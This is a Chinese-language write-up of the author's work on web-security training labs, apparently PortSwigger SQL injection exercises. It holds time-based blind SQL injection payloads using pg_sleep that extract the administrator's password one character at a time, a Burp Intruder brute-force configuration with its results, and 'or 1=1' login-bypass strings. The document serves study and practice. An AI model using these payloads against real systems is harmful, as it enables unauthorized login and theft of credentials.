
```
' || (select case when(1=2) then pg_sleep(10) else pg_sleep(-1) end) --
```



正常显示


利用when里面的条件判断用户名

```
' || (select case when(username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users) --
```



成功延迟即存在

```
' || (select case when(username='administrator' and length(password)>1) then pg_sleep(10) else pg_sleep(-1) end
from users) --
```





盲猜还是20长度

唔~自己私底下偷偷验证一下就好了...

```
' || (select case when(username='administrator' and substring(password,1,1)='a') then pg_sleep(10) else pg_sleep
(-1) end from users) --
```

直接payload跑





Type: Sequential Random

From: 1

To: 20

Step: 1

How many:

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions t
customized in different ways.

Payload set: 2 Payload count: 36

Payload type: Brute forcer Request count: 720

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

Intruder attack 5


Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Time...	Length	Comment
69	9	d	200			11346	
70	10	d	200			11346	
71	11	d	200			11346	
72	12	d	200			11346	
73	13	d	200			11346	
74	14	d	200			11346	
75	15	d	200			11346	
76	16	d	200			11346	
77	17	d	200			11346	
78	18	d	200			11346	
79	19	d	200			11346	

这个版本的burp我没找到调线程的位置，跑出来都是一样的看不出来时间长短，裂开
不过做法就是这样



缺个这玩意

实验13


这个我选择先放这，有点复杂，过段时间再来研究

实验14

同13一样，看着挺复杂结合了XXE，后面时间充足了会研究然后补更

实验15

按照要求带入‘ or 1=1 – 就行了



实验16

实验室：允许绕过登录的 SQL 注入漏洞


学徒

实验室 没有解决

本实验包含登录功能中的SQL 注入漏洞。


为了解决实验，执行 SQL 注入攻击，以administrator用户身份登录到应用程序。

进入实验室



绕过登录就行

```
administrator'or 1=1 --
即可绕过
```



一整天人都麻了，后半部分实验做吐了快，暂时就这样了，溜了...